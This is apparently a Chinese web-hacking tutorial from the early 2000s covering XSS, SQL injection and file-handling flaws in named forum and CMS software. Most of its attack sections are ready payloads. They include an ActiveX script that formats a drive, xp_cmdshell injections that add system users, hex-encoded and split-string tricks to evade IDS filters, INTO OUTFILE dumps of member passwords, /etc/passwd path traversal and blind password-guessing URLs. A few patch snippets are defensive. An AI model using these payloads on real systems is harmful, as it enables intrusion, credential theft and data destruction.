由于程序未过滤“'”、“;”、“<”、“>”等字符，或者在UBB标签内未转换或拆分一些特别字符，导致用户可以构造具有恶意目的的数据来收集其他用户的Cookie，或者插入ActiveX控件或利用IE Object Data远程运行恶意代码的漏洞攻击正常浏览的用户。最简单的，如果程序没有转换“<”、“>”的措施，那么就等于支持了HTML，怎么说呢？如果我们提交<td>时，数据库就把<td>储存进去了。<%=rs("Content")%>的时候，就把<td>直接读取出来插入html代码里了，这样就导致表格代码被改变，结果当然是变形了。我们就可插入任何代码了，比如：

```
<OBJECT classid=clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B id=wsh></OBJECT>
<SCRIPT>
wsh.Run('start /m format.com a:/q /autotest /u');
</SCRIPT>
```

这段代码是快速格式化A盘的代码。有些程序有UBB标签的功能，但由于编写的缺陷，我们很轻易就可以饶过，从而继续构造恶意代码。有不少程序的UBB标签转换是这样写的：

```
Tekst_temp = replace(Tekst_temp,"[img]","<img src=")
Tekst_temp = replace(Tekst_temp,"[/img]",">")
```


仅简单的对字符做了转换，并没有检测是否有特殊的字符串。我们再构造“[img]javascript:alert("李佳雯我爱你，我等你毕业出来！");[/img]”，这样，我们又可写入javascript代码了，或者提交“[img]file:///c:/con/con[/img]”让Win98系统的访问者蓝屏。但对于有限制的程序却不能这么简简单单的构造语句，像以前低版本的动网论坛0519，ubbcode.asp文件里是这样写的：

```
re.Pattern="(javascript)"
strContent=re.Replace(strContent,"&#106avascript")
re.Pattern="(jscript:)"
strContent=re.Replace(strContent,"&#106script:")
re.Pattern="(js:)"
strContent=re.Replace(strContent,"&#106s:")
```

当我们提交“[img]javascript:alert();[/img]”时，就变成“[img]&#106avascript:alert();[/img]”这样了，所以我们要换一个思路来提交。既然它转换了javascript，我们可以提交其他的：

[img]javas&#x63ript:window.open('htt&#x70://www.4ngel.net','')[/img]

这样也可达到跨站攻击的效果，如图1。



还有最近相当红的Flash跨站脚本，也就是通过geturl函数来打开/跳转特定URL。《黑客X档案》以前有过介绍，这里就不再阐述。

2.SQL Injection攻击

原理就是利用用户提交可修改的数据，把想要的SQL语句插入到系统实际SQL语句中，轻则获得敏感的信息，重则控制服务器。而网上MSSQL，Access、MYSQL数据库又极为普遍，下面就针对这三种数据库进行讨论。

（1）MSSQL

此部分是比较重点的，因为现在大家学习注入大都是在MSSQL下，而MSSQL下注入的文章也相当多。我曾经也写过一篇“SQL injection的实现与应用”，还有isno大哥的“SQL Injection攻击技术”也是非常经典、详细的文章，现在就重点分析一下SQL injection的原理和产生原因。

用户提交的变量都是要放入查询语句里执行的。什么是变量？最直观的理解，就是用户可修改的数据，因此用户提交的变量是可以由用户改变的。把一个变量在不改变运行结果的情况下改成另一个变量，就可以构造具有特殊功能的查询语句，插入到系统实际SQL语句中，这个就是SQL Injection的原理了。

比如这一句ASP代码：

rs.open "select * from news where newsid="&cstr(request("newsid")),conn,1,1

我们可以在加一个newsid=1就可以调用newsid字段的信息。现在我们改变一下newsid这个变量，改为：

http://ilikekiss.com/newsid=1;exec master.dbo.xp_cmdshell 'net user angel ilikekiss /add';--

我们并没有改变这条语句的运行结果，新闻也照样显示出来了，可以在;（分号）后的语句也照样执行了。我们把“;exec master.dbo.xp_cmdshell 'net user angel ilikekiss /add';--”这语代码插入到系统实际的SQL语句中。**net user angel ilikekiss /add**这条命令执行了。这就是SQL注入。其实，不要看很多文章都拿xp_cmdshell这个存储过程来举例，只是因为这个存储过程的功能太强大了。可以做很多事。可是其他的存储过程也可以使用的。比如：

```
http://ilikekiss.com/show.asp?id=2;exec master.dbo.sp_addlogin angel;--
http://ilikekiss.com/show.asp?id=2;exec master.dbo.sp_password null,angel,angel;--
http://ilikekiss.com/show.asp?id=2;exec master.dbo.sp_addsrvrolemember sysadmin angel;--
```

这里就是用了其他的存储过程来添加数据库的用户，如果xp_cmdshell这个存储扩展过程被删除了怎么办？我们可尝试用其他过程来恢复它：

http://ilikekiss.com/show.asp?id=2;exec master.dbo.sp_addextendedproc xp_cmdshell @dllname='xplog70.dll';--

假如xplog70.dll这个文件被改名或删除后，就没有办法对服务器执行什么命令了。但我们还是可以其他的注入操作，比如：

http://ilikekiss.com/show.asp?id=1 and 111<>(select count(*) from admin where username>111 and password<>'')

出错信息：

```
Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]将 nvarchar 值 'oneside' 转换为数据类型为 int 的列发生语法错误。
```

```
/list.asp, 行13
```

http://ilikekiss.com/show.asp?id=1 and 111<>(select count(*) from admin where username<>'111' and password>1)

出错信息：

```
Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]将 nvarchar 值 'testisxts' 转换为数据类型为 int 的列时发生语法错误。
```

这是构造畸形语句来让数据库出错，如果IIS的"脚本错误信息"选项是"发送详细ASP错误消息给客户"，那浏览器就会返回上面的出错信息，数据库自动将我们想要的username和password字段的值发送到浏览器了，相关技术在《黑客X档案》2003年9期的"密码，让DVBBS自已招"有详细的分析和实例说明。

还有的是利用SQL的语法来修改数据库里的数据，比如下面的语句：

http://ilikekiss.com/show.asp?id=1;update [user] set usergroupid=1 where userid=7;--

这句的意思是更新"user"表里"userid"字段为7的那行"usergroupid"字段的值为1，我们仅仅是利用"updata"这个语法，就可对数据库的数据进行修改，这也是相当常见的，还有"insert into语"法可插入一行新的记录。只要熟悉SQL语法，其实都很容易构造，就像化学的方程式配平一样。

下面我们来检测一下漏洞。

在大多数ASP站点中，我们并不知道其程序代码，靠任何扫描器也不可能发现SQL injection漏洞，这时就只有手工检测了，由于我们执行SQL语句要用到单引号、分号、逗号、冒号和"--"，所以我们就在可修改的URL后加上以上符号，或在表单中的文本框加上这些符号，比如：

```
http://ilikekiss.com/show.asp?id=1'    //通常出错就是没有过滤
http://ilikekiss.com/show.asp?id=1;    //通常正常显示就是没有过滤
......
```

通过页面返回的信息，判断是否存在SQL injection漏洞，只是最简单的通过字符过滤来判断，根据IIS配置不同，返回的信息是不定的，有时显示：

```
Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e21'
ODBC 驱动程序不支持所需的属性。
/register/lostpass2.asp, 行15
```

有时可能会显示"HTTP 500 - 内部服务器错误"，也可能显示原来的页面，也就是页面正常显示，更可能提示"HTTP 404 找不到该页"，判断是否有漏洞就要有个最基本的根据——经验。

当然，如果能看到ASP源代码就更加容易了，判断程序是否过滤或是怎么过滤的。一般要找开放源代码程序的SQL Injection漏洞，只要多注意一下执行SQL语句的地方，分析一下变量的取值语句，看看是如何过滤或转换的。找到其中的漏洞加以利用，成功的话就恭喜了！

(2) Access

Access的也和MSSQL的差不多的，但Access的功能没有MSSQL这么强大，但丰富的查询语句也足以查询到我们所需要的信息。看一个最简单的跨表查询例子：

```
id=request("id")
Set rs = Server.CreateObject("ADODB.Recordset")
sql="SELECT * FROM article where id="&id
rs.OPEN sql, Conn,1,3
```

ID这个变量是可以从浏览器地址栏提交的。比如show.asp?id=1，但仅仅是简单的request得到变量，没有对用户提交的数据做任何检查，就算我们乱提交一个字符串"show.asp?id=angel"都会直接放入SQL语句。变成：

sql="SELECT * FROM article where id="angel

这当然不会显示什么。因为没有这个数据，id是数字类型的，通过跨表查询我们可以这样判断是否正确：

```
http://ilikekiss.com/show.asp?id=1 and 1=1  //这个会正确显示页面
http://ilikekiss.com/show.asp?id=1 and 1=2  //这个会显示错误信息
```

但为什么我们提交下面的URL又不能判断呢？

```
http://ilikekiss.com/show.asp?id=1 or 1=1  //这个会正确显示页面
http://ilikekiss.com/show.asp?id=1 or 1=2  //这个会正确显示页面
```

这正是由于SQL语句的问题。and在这里翻译为并且，or翻译为或者。但我们这样提交时，查询语句变成这样：

sql="SELECT * FROM article where id="1 and 1=2

是要同时满足and前后的两个条件就可以显示正常信息，而1=2显然是不成立的，所以当然会显示错误了。但sql="SELECT * FROM article where id="1 or 1=2就只需要满足or前后其中之一就可以了。尽管1=2时是不成立的，但前面的是成立的，所以照样显示正常的信息，然后我们就可构造各种SQL语句来进行攻击了：

```
http://ilikekiss.com/show.asp?id=1 and 1=(select count(*) from admin)  //判断表是否存在
http://ilikekiss.com/show.asp?id=1 and 1=(select id from admin where password<>'0' and id=1)  //判断字段是否存在
http://ilikekiss.com/show.asp?id=1 and 1=(select id from admin where len(password)=9 and id=1)  //判断password字段的长度
http://ilikekiss.com/show.asp?id=1 and 1=(select id from admin where left(password,1)=a)  //判断password字段左边第一位的字符
```

其实在SQL注入时，如何构造SQL语句也是很有学问的，由于其灵活性，所以大家在网上看到的多数SQL注入文章中构造的语句多种多样就是这个原因，所以要掌握好SQL Injection技术就必须掌握好数据库的各种语句，否则就永远是生搬硬套、依葫芦画瓢。

这个只是跨表查询的一个例子，什么时候用到跨表查询呢？查询语句只是查询非用户资料的表时，比如article表。这里存放着文章的各种信息，但是我们要查询的是用户的密码，或者其他隐私的东西，所以就要用到一个子查询语句来查询存放用户信息的表。如果程序本身是SELECT * FROM user的话，我们就不需要跨表查询了。如果一个查询语句是这样写：

sql="select * from user where username="&request("username")

我们就可轻而易举的构造username这个变量。像以前老版本的动网论坛一样，提交：

http://www.ilikekiss.com/dispuser.asp?name=angel' and len(userpassword)=5 and '1'='1

这样就可猜测用户的密码长度了，很多程序都可以用这种方法来攻击，前面多是分析原因和原理。到后面给大家来一点实例，在其他的例子里，我会把测试的程序及其版本告诉大家。

其实，进行注入的时候，浏览器并不是唯一的工具，大名鼎鼎的NC也是，多用于构造Cookie来攻击，因为有些数据是用post的方式来提交的，所以我们必须用NC来提交。首先在本机架设一个相同的WEB环境，然后输入下面命令来捕获数据：Nc -l -p 80

然后把截获的Cookie数据修改一下，在没有过滤的变量那里构造特定的SQL语句，然后提交回去，就慢慢判断吧。由于条件和时间等诸多原因，未能测试截图。这里仅仅提一下这种方法，其实构造Cookie也不仅仅能用在注入上的，早期的BBSXP版本，是练习SQL Injection攻击技术最好的环境。

(3) MYSQL

MYSQL注入的资料相当少，因为PHP的安全性和MYSQL的特殊性，给很多操作带来阻碍。首先，MYSQL4以下的版本，并不支持子语句，而现在还有相当一部分站点是用MYSQL3.XX的，其次在php.ini里的magic_quotes_gpc=on的话，我们提交的'（单引号），"（双引号），\（反斜线），and，空字符会自动转为含有反斜线的溢出字符。这样我们就无法注入了，而php.ini的该项又是默认打开的，这样就足以保证Web程序的安全、正常的运行了，如果再跑在*nix系统上，就更加无懈可击了，尽管层层设防，但注入技术还是存在的。

下面就假设在畅通无阻的情况下(MYSQL4、magic_quotes_gpc=off) 测试一下。看看一些简单的例子：

```
select * from login where user='$HTTP_POST_VARS[user]' and pass='$HTTP_POST_VARS[pass]'
```

这是一个验证用户名和密码的查询语句，由于没有对变量过滤，我们可以提交1' or 1='1来进行注入，这时查询语句变为：

```
select * from login where user='1' or 1='1' and pass='1' or 1='1'
```

其实这个在ASP中的经典注入例子，在PHP里同样适用。

讲一个实际的例子，DCP-Portal v5.5是国外开发的一个WEB内容管理系统，能使管理员远程管理整个站点。因为advertiser.php文件没有过滤用户提交的变量（其他的文件也存在这个问题），这时如果提交：

```
http://ilikekiss.com/dcp/advertiser.php?adv_logged=1&username=1&password=qwe' or 1=1 UNION select uid,name,password,surname,job,email from dcp5_members into outfile 'c:/apache2/htdocs/dcpad.txt
```

很简单的SQL语句，利用查询语句查询dcp5_members表里的所有敏感信息，并输出到c:\apache2\htdocs\dcpad.txt文件，如果是WINDOWS系统的服务器，就会在c:\apache2\htdocs\目录下创建dcpad.txt文件。并记录了所有用户的一切敏感信息。当然也可以输出到WEB目录直接下载。


由于时间实在很紧，没有办法再去找什么漏洞。我现在再拿PSKEY所发现的discuz!论坛的一个SQL Injection漏洞来分析一下，在此特别感谢PSKEY。注意，只有discuz! 2.0_0609版存在这个漏洞，0820版的不存在。/discuz/include/common.php的sid变量我们可以改变。有些人不会怎么改变这个变量或者是不知道为什么用index.php来改变，看到index.php文件的开头部分，有这么一句：


```
require "./include/common.php";
```

已经包含在index.php里了。所以我们构造URL：

```
http://ilikekiss.com/discuz/index.php?sid=' or 1=1 into outfile 'f:/sa/s4t/info.txt' /*
```

如图2、图3、图4。







和上面的例子一样，也是输出文件。

(4) 注入技巧

我想不少人都看过一些关于SQL Injection针对SQL Server攻击的文章，都是因为变量过滤不足甚至没有过滤而构造畸形SQL语句注入的，因为没有碰到任何的过滤，所以使我们相当轻松就注入成功了，如下：

```
http://ilikekiss.com/show.asp?id=1;exec master.dbo.xp_cmdshell 'net user angel pass /add';--
```

可是在不少服务器中，有不少IDS检测到用户提交的变量含有特定字符，比如xp_cmdshell、updata、insert等这些字符就拆分开或转换，难得住刚入门的新手难不住有底子的高手，利用MSSQL的强大功能，我们照样还是可以注入的，看这句：

```
http://ilikekiss.com/show.asp?id=1;declare @a sysname set @a='xp_'+'cmdshell' exec @a 'dir'--

http://ilikekiss.com/show.asp?id=1;declare @a sysname set @a='xp'+'_cm'+'dshell' exec @a 'dir'--
```

拆分命令字符串，赋值给变量，然后把变量组合起来提交，这样就不会分家了，这往往给大家造成误解，认为只要变量过滤了'（单引号）就可以防止SQL Injection攻击，动网论坛6.0以前的版本inc/char.asp里面过滤特殊字符就是简单的过滤单引号。这种意识为大量程序可以注入埋下祸根，其实仅仅过滤'是不够的，在'被过滤的情况下我们照样玩，看下面的语句：

```
http://ilikekiss.com/show.asp?id=1;declare%20@a%20sysname%20select%20@a=0x6e006500740020007500730065007200200061006e00670065006c0020007000610073007300200002f006100640064006400%20exec%20master.dbo.xp_cmdshell%20@a;--
```

是不是跟上面的那句有很大区别？可是效果完全是一样的，其实这些都是SQL语句。其中，"0x6e006500740020007500730065007200200061006e00670065006c0020007000610073007300200002f0061006400 6400"这句是"net user angel pass /add"的16进制格式。了解SQL的朋友

就容易明白，先声明一个变量 a，然后把我们的指令赋值给 a，然后调用变量 a 最终执行我们输入的命令。变量 a 可以是任何命令。如下：

```
declare @a sysname
select @a=<command>
exec master.dbo.xp_cmdshell @a
```

这个脚本很灵活，大家在用的时候不需要生搬硬套，自己试着构造，只要能组合成有效的语句就可以了。上面的几个小技巧都很实用很广泛存在，靠大家去发现了。

3.文本程序的攻击

由于一些文件对文件的处理不严格，导致用户非法操作，这类攻击危害往往较大，轻则影响 WEB 程序的正常运行，重则威胁整个服务器，而攻击方法也多种多样，现在我只找几个具有代表性的例子加以分析说明，虽然漏洞并非我发现，但过程均为我亲手测试。

(1)改写文件内容、代码的例子

有些文件会记录一些用户信息，比如系统类型、版本、IP、Cookie 等，当这些信息未经过滤便处理的时候，用户就有可能构造一些特殊内容写入文件。当用户浏览的时候就被攻击了，或者改写文件的代码，使这些文件具有特殊功能，或者有些程序在储存用户提交的资料时，没有对变量进行过滤或者仅仅做了一点过滤，使得非法用户构造一些特殊的代码，达到自己的目的。借用 BBS3000 论坛举个小例子，yhxiu.cgi 文件的 139 行是这样写的：

if(!($mail=~ /.*\@.*\..*/)){&errorview("您的 Email 输入错误！");exit;}

只判断是否含有“@”、“.”（半角句号），根本没有过滤其他字符比如“#”，我们注册以后，/b3/yhzl/angel.cgi 的内容是这样的：

ilikekiss angel succkey@hotmail.com 2003-11-02 男

我们修改资料的时候，可以在 email 地址那做文章，只要含有“@”就可以了，注意，只能输入 80 个字节，现在提交：

;rename ("d:/b3/setup.cgi","d:/b3/setup.txt");#a@a.net

这样我们的用户文件 /b3/yhzl/angel.cgi 里，就会变成：

```
ilikekiss angel ;rename ("d:/b3/setup.cgi"," d:/b3/setup.txt");#a@a.net
2003-11-02 男
```

perl 内置函数 rename()就写在 angel.cgi 里面了，用浏览器浏览 /b3/yhzl/angel.cgi，成功执行后，论坛的配置文件 setup.cgi 就被改名为 setup.txt 了，所有论坛敏感信息均掌握在我们手里了，这就是一个简单的改写文件内容的例子。

(2) showfiles 的例子

还是拿 yuzi 的 BBS3000 论坛来举例，bbs.cgi 文件里面有一段代码是这样写的：

```
$id=$FORM{'id'};
$see=$FORM{'see'};
$emote=$FORM{'emote'};
$username=$FORM{'username'};
$yjhf=$FORM{'yjhf'};
$userpsd=$FORM{'userpsd'};
$titles=$FORM{'titles'};
$comment=$FORM{'comment'};
$search=$FORM{'search'};
$sign=$FORM{'sign'};
$menu=$FORM{'menu'};
$no=$FORM{'no'};
$replytime=$FORM{'replytime'};
$retitles=$FORM{'retitles'};
$deltitle=$FORM{'deltitle'};
$rdcomment=$FORM{'rdcomment'};
$slttitle=$FORM{'slttitle'};
```

大家可以看到程序并没有过滤用户提交的变量，这样我们可以查看任何文本文件的内容，因为程序的原因，只能查看第一行，我们提交：

http://ilikekiss.com/bbs3000/bbs.cgi?id=../../../etc/passwd%00 **//只要路径正确就可以看到 pass 文件的内容**

http://ilikekiss.com/bbs3000/bbs.cgi?id=../../yhzl/angel.cgi **//可以查看 angel 的密码**

http://ilikekiss.com/bbs3000/bbs.cgi?menu=addreply&id=200204152004&replytime=../../yhzl/angel.cgi&quote=1&yjhf=a@a.net **//可以查看 angel 的密码**

这个就是很常见的 showfiles 类 CGI 漏洞的攻击。更详细的可以看看刺的那篇“一次利用 show files 类 cgi 漏洞成功入侵 uta.edu 的经历”（http://www.4ngel.net/forums/showthread.php?threadid=92）。

四、漏洞分析

声明：*以下漏洞均为安全天使小组成员发现。*

1.Myarticle文章管理系统的漏洞

phparticle 恐怕是最好最爽的 PHP 文章管理系统了，但毕竟是商业程序。虽然我有这套程序，但我没有用，还是尊重作者吧。没有钱就老老实实用 Myarticle 了，Myarticle 是免费用户的首选。后台管理功能强大，前台简洁清爽，速度快。作为一个专业的站点最适合不过了。个人认为比夜猫的好，所以我一直用。作为一个安全站点。使用的程序有漏洞是可悲的，被该漏洞黑了是可怜的。再完美的程序也有出状况的时候，估计 Myarticle 也是。就从我做起，分析一下源代码，结果发现两个漏洞。

(1)漏洞一

涉及版本：Myarticle 0.02 以下

描述：由于后台管理入口验证代码存在严重缺陷，导致任何用户可只在用户名里输入任何字符就可进入后台。

详细：在 admin/admin_global.inc.php 文件里 151 行的代码是这样的：

```
function verifyUser($name, $pwd) {
global $DB_site,$table_user;
$usrpwd = $DB_site->query_first("select password FROM $table_user where username = '$name'");
return $pwd==md5($usrpwd);
}
```

看出问题了吧？因为输入的是个没有的用户名，所以它的密码肯定为空，自然就能登录了。

解决办法：将上面的代码改为：

```
function verifyUser($name, $pwd) {
global $DB_site,$table_user;
$usrpwd = $DB_site->query_first("select password FROM $table_user where username = '$name'");
$num=mysql_affected_rows($DB_site->link_id);
if ($num) {
if ($pwd==md5($usrpwd)) return true;
}
return false;
}
```

其实这个漏洞好象 0.03 也存在，可测试了网上几个 0.03 的站点，有些可以，有些不可以。在本地调试 0.03 的就不能利用。不知何故？哪位高手能指点一二？感激不尽！

(2)漏洞二

涉及版本：目前所有版本

描述：由于 category.php、article.php、print.php 等多个文件对用户提交的变量过滤不足，导致非法用户可以进行 SQL Injection 攻击。

详细：这几个文件的相关代码是这样写的（这几个文件的代码不一定相同）：

```
if (!isset($aid)){
showerror('error_articleid');
}
......
......
$article=$DB_site->query_first("SELECT $table_article.*,$table_page.* FROM $table_article
LEFT JOIN $table_page USING (articleid)
WHERE $table_article.articleid=$aid and $table_page.pagenum=$page");
```

没有检查变量用户提交的变量。不过在PHP里注入有点困难，因为MYSQL4以下的版本是不支持子语句的，而且新版本的php.ini里的 magic_quotes_gpc 选项默认是 On 的。当 magic_quotes_gpc 打开时，所有的“'”（单引号）、“"”（双引号）、“\”（反斜线）和空字符会自动转为含有反斜线的溢出字符。这样我们就无法注入了。所以注入语句就不说了，大家自己看看相关MYSQL语句，然后再碰碰运气尝试添加用户吧！这也是检验学习成果的一种途径。

解决办法：检查用户输入的代码，比如检查提交的数据是否为数字类型。

将以下代码：

```
if (!isset($aid)){
showerror('error_articleid');
}

改为：

if (!isset($aid)){
showerror('error_articleid');
}
$idid=str_replace(" ","",${"aid"});
if (is_numeric($idid)==0 || $idid=="")
{
print "非法参数";
exit();
}
```

2.盗帅下载系统的漏洞

此部分作者： sniper（逢源）

涉及版本： 盗帅下载系统2.0

描述： 盗帅下载系统是个使用较广泛的ASP下载系统，在其2.0版以前的系统中都存在着严重的SQL Injection漏洞，攻击者可直接得到下载系统的管理员密码。

具体： 10月6日，盗帅下载系统正式版2.0发布，7日顺便看了一下，发现最新版本的系统中虽然解决了以前存在的一些SQL Injection漏洞，并且密码等敏感信息也使用MD5进行了加密，但其review.asp文件仍然存在着SQL注入漏洞，可能导致密码信息的泄露。

看review.asp文件中的部分代码：

```
Set rs = Server.CreateObject("ADODB.Recordset")
sql="select * from review where numSoftid="&request.QueryString("id")&" order by dateRtime desc"
rs.open sql,conn,1,1
rs.PageSize = numLong
Tol = rs.PageCount
If Not(rs.EOF) Then
    rs.AbsolutePage = absPageNum
End If
```

代码对于递交的变量并没有进行过滤，这样我们就可以构造带有查询功能的SQL语句插入系统将递交的查询语句中，再根据WEB返回的信息来判断数据库中的信息。我们通常可以简单的通过在URL后加入一个等式和一个不等式来判断ASP程序是否存在改漏洞。通常存在这个漏洞的系统对于在URL后加等式仍然可以正常显示，而如果添加一个不等式则会出现出错信息，有可能是无法找到XXX，也有可能是返回找不到该页的返回信息，这个是根据服务器配置和系统的编写情况决定的。因为我们是通过返回信息的差异来判断的，所以只要返回页面有不同的地方就可以了。

关于为什么加等式和不等式会出现不同的页面，我们可以这样的简单理解。系统以递交的变量的标准查询该数据是否在数据库中存在，而在SQL查询语句中，可以通过逻辑运算符来连接多个变量（条件），因为我们将想要查询的变量插入了系统的查询语句中，查询语句的变量就变成：A AND 1=1，当我们插入的语句结果为真时，那么2个条件均为真，总结果为真，等式成立。所以可以返回正常的信息。而当我们递交：A AND 1=11时，2个条件中有一个为假，总结果也为假，等式不成立，所以系统返回出错的页面（因为是个人理解所以可能存在一些错误，欢迎指出）。

实例：

盗帅文章系统2.0中review.asp这个文件是用于递交用户对软件的评价的。

所以我们先在一个软件下载页面上递交一条留言，内容随便。我们递交一条留言后就可以看到自己的留言了，现在我们递交等式进去看看页面信息是怎么样的，如图1、图2。

看见了吗？加等式会显示你的留言内容，如果是不等式，就会返回“还没有评论，等待你的添加哦^_^”的信息，呵呵，有这个就足够了！我们现在就可以通过SQL注入来得到管理员密码！

看看他数据库的结构吧！默认管理员密码的信息是保存在ADMIN表中，用户名是admin列，密码是pws列，密码是MD5加密过的，长度为32。

这是开放代码的程序，所以我们可以很快知道数据库的结构，如果是代码不公开或是对方改了数据库结构呢？我们可以通过以下URL来得到数据库的结构：

http://ilikekiss.com/down/review.asp?id=1%20or%200<>(select%20count(*)%20from%20admin)

在正常的URL后面加or 0<>(select count(*) from admin)其中admin是我们要猜的表名。如果可以正常显示则说明我们猜对了。

http://ilikekiss.com/down/review.asp?id=1%20and%200<>(select%20count(*)%20from%20admin%20where%20admin)

在正常的URL后面加and 0<>(select count(*) from admin where admin)不要搞混淆了，前一个admin是表名，后一个是列名，因为他这个数据库里保存用户的列本来就是admin。

http://ilikekiss.com/down/review.asp?id=1%20and%200<>(select%20count(*)%20from%20admin%20where%20pws)

